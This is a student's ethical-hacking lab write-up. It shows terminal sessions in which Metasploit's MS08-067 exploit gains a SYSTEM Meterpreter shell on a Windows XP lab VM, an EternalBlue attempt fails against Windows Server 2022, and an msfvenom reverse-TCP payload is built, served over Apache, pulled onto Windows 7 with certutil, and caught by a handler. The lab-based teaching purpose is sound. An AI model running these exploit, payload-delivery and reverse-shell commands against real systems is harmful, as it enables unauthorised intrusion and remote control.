Assignment 4 – Ethical Hacking

By Justin White


CYSE 301

Professor Vatsa

July 21st, 2025

Task A


Step 1:



```
┌──(root㉿kali)-[~]
└─# nmap -sV -p 445 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-21 21:04 EDT
Nmap scan report for 192.168.10.14
Host is up (0.0060s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.56 seconds

┌──(root㉿kali)-[~]
└─#
```

Used the "nmap" command to run a check through attacker kali ensuring that port 445 was open.


Step 2:



```
       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Des
cription
   -  ----                                 ---------------  ----   -----  ---
--------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS0
8-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi

msf6 >
```

Used the command "msfconsole" to open up the Metasploit function which I then executed the command "search ms08_067_netapi" to confirm the exploit module was there.

Step 3:




Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
VMshare
Trash
File System
Home
root@kali: ~
File Actions Edit View Help

```
Matching Modules
================

   #  Name                                       Disclosure Date  Rank   Check  Des
cription
   -  ----                                       ---------------  ----   -----  ---
--------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS0
8-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/r
everse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 5525
LPORT => 5525
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.10.14
RHOST => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

I executed the command “use exploit/windows/smb/ms08_067_netapi” to check if the exploit module had set parameters, as such it did not thus, I set the parameters given to me.

Step 4:




Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
VMshare
Trash
File System
Home
root@kali: ~
File Actions Edit View Help

```
Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/r
everse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 5525
LPORT => 5525
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.10.14
RHOST => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] 192.168.10.14:445 - Automatically detecting the target ...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Engli
sh
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:5525 -> 192.168.217.2:35509)
at 2025-07-21 21:16:08 -0400

meterpreter > 
```

I executed the commend “exploit” to start the exploit module against windows XP.

Step 5-9:



Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
VMshare
Trash
File System
Home
root@kali: ~
File Actions Edit View Help

```
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Engli
sh
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:5525 → 192.168.217.2:35509)
at 2025-07-21 21:16:08 -0400

meterpreter > screenshot
Screenshot saved to: /root/EuGVltsf.jpeg
meterpreter > gettimeofday
[-] Unknown command: gettimeofday
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1000
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > localtime
Local Date/Time: 2025-07-21 21:20:03.68 Eastern Standard Time (UTC-500)
meterpreter > █
```

In the above screenshot I executed the commands; screenshot, getuid, getpid, sysinfo, and localtime. The command screenshot takes a screenshot of the exploit if it was successful. For the getuid command it tells me the server name. For getpid command it tells me the current pid which is the current process ID. The command sysinfo tells me the system that was exploited information. Lastly the command localtime tells me the date and time when it occurred.

Task B

Step 1-11:



Windows Server 2022 on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
Server Manager
Server Manager • Dashboard
Dashboard
Local Server
All Servers
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
ROLES AND SERVER GROUPS
Roles: 1 | Server groups: 1 | Servers total: 1
File and Storage Services 1
Local Server 1
Manageability
Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
VMshare
Trash
File System
Home
root@kali: ~
File Actions Edit View Help

```
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/mete
rpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.217.3
LHOST ⇒ 192.168.217.3
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5525
LPORT ⇒ 5525
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.10.19
RHOST ⇒ 192.168.10.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445     - An SMB Login Error occurred while connecting to t
he IPC$ tree.
[*] 192.168.10.19:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Like in the previous task I used the Metasploit program by the command “msfconsole” and tried to repeat the same steps trying to exploit the eternalblue module within Windows 2022 server instead of Windows XP. This was done by setting a payload, the host of the payload, the port it was going through, and the receiving host. The results showed that the exploit was trying and made some connection but was unable to reverse the tcp connection since it was not vulnerable thus failing as a result.

Task C


Step 1:


Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
root@kali: ~
File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=552
5 -f exe -o /var/www/html/jwhit216.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/jwhit216.exe
```

The command “msfvenom….” generated a meterpreter payload named my MIDAS ID that connects back to the kali machine being a reverse shell


Step 2:


Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
root@kali: ~
File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=552
5 -f exe -o /var/www/html/jwhit216.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/jwhit216.exe

┌──(root㉿kali)-[~]
└─# sudo service apache2 start
```

I used the command “sudo service apache2 start” starting the program apache to allow windows 7 to download the payload I created through Http.

Step 3:




```
C:\Tools\steghide>curl http://192.168.217.3/jwhit216.exe -o jwhit216.exe
'curl' is not recognized as an internal or external command,
operable program or batch file.

C:\Tools\steghide>certutil -urlcache -split -f http://192.168.217.3/jwhit216.exe
 jwhit216.exe
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.

C:\Tools\steghide>
C:\Tools\steghide>dir jwhit216.exe
 Volume in drive C has no label.
 Volume Serial Number is 70C4-E2E4
```

Name	Date modified	Type	Size
locale	8/23/2017 11:44 AM	File folder	
about-nls	10/15/2003 10:32 ...	Text Document	25 KB
bugs	10/15/2003 10:32 ...	Text Document	1 KB
copying	10/15/2003 10:33 ...	Text Document	18 KB
credits	10/15/2003 10:33 ...	Text Document	1 KB
cygiconv-2.dll	10/15/2003 12:44 ...	Application extens...	958 KB
cygintl-2.dll	8/11/2003 12:15 AM	Application extens...	37 KB
cygjpeg-62.dll	8/11/2003 2:39 AM	Application extens...	132 KB
cygmcrypt-4.dll	10/15/2003 12:45 ...	Application extens...	181 KB
cygmhash-2.dll	10/15/2003 12:45 ...	Application extens...	132 KB
cygwin1.dll	9/1/2003 7:16 PM	Application extens...	945 KB
cygz.dll	8/9/2003 8:28 AM	Application extens...	60 KB
history	10/15/2003 10:33 ...	Text Document	3 KB
jwhit216	7/21/2025 10:05 PM	Application	73 KB
LEAME	10/15/2003 10:33 ...	Text Document	7 KB
manual	10/15/2003 10:34 ...	Chrome HTML Do...	61 KB

Windows 7 on CY301-JWHIT216 - Virtual Machine Connection
File Action Media Clipboard View Help
Steghide
Computer ▸ Local Disk (C:) ▸ Tools ▸ steghide ▸
Organize ▾ Open New folder

I used the command "certutil" and "urlcache" through the apache2 program to download the payload onto the Windows 7 VM. In addition, I used the command "dir jwhit216.exe" to locate the payload and ensure it was successfully downloaded.

Step 4:




```
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/revers_tcp
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(multi/handler) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf6 exploit(multi/handler) > set LPORT 5525
LPORT => 5525
msf6 exploit(multi/handler) > 
```


Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
File System
Home
root@kali: ~
File Actions Edit View Help

By using the command "msfconsole" lauching the Metasploit program I used the command "use exploit/mulit/handler" to set a name for the exploit and set the payload, host of the payload, and the port in which it will process through.


Step 5:


Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
File System - Thunar
Warning: you are using the root account. You may harm your system.
root
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
VMshare
shared-dri...
bin
boot
dev
etc
home
lib
lib32
lib64
media
mnt
opt
proc
root@kali: ~
File Actions Edit View Help
(genmon)XXX
21:26

```
        =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf6 exploit(multi/handler) > set LPORT 5525
LPORT => 5525
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:5525 → 192.168.217.2:50007)
at 2025-07-29 21:22:20 -0400

meterpreter > screenshot
Screenshot saved to: /root/zSBAmrVe.jpeg
meterpreter > 
```




Step 6:



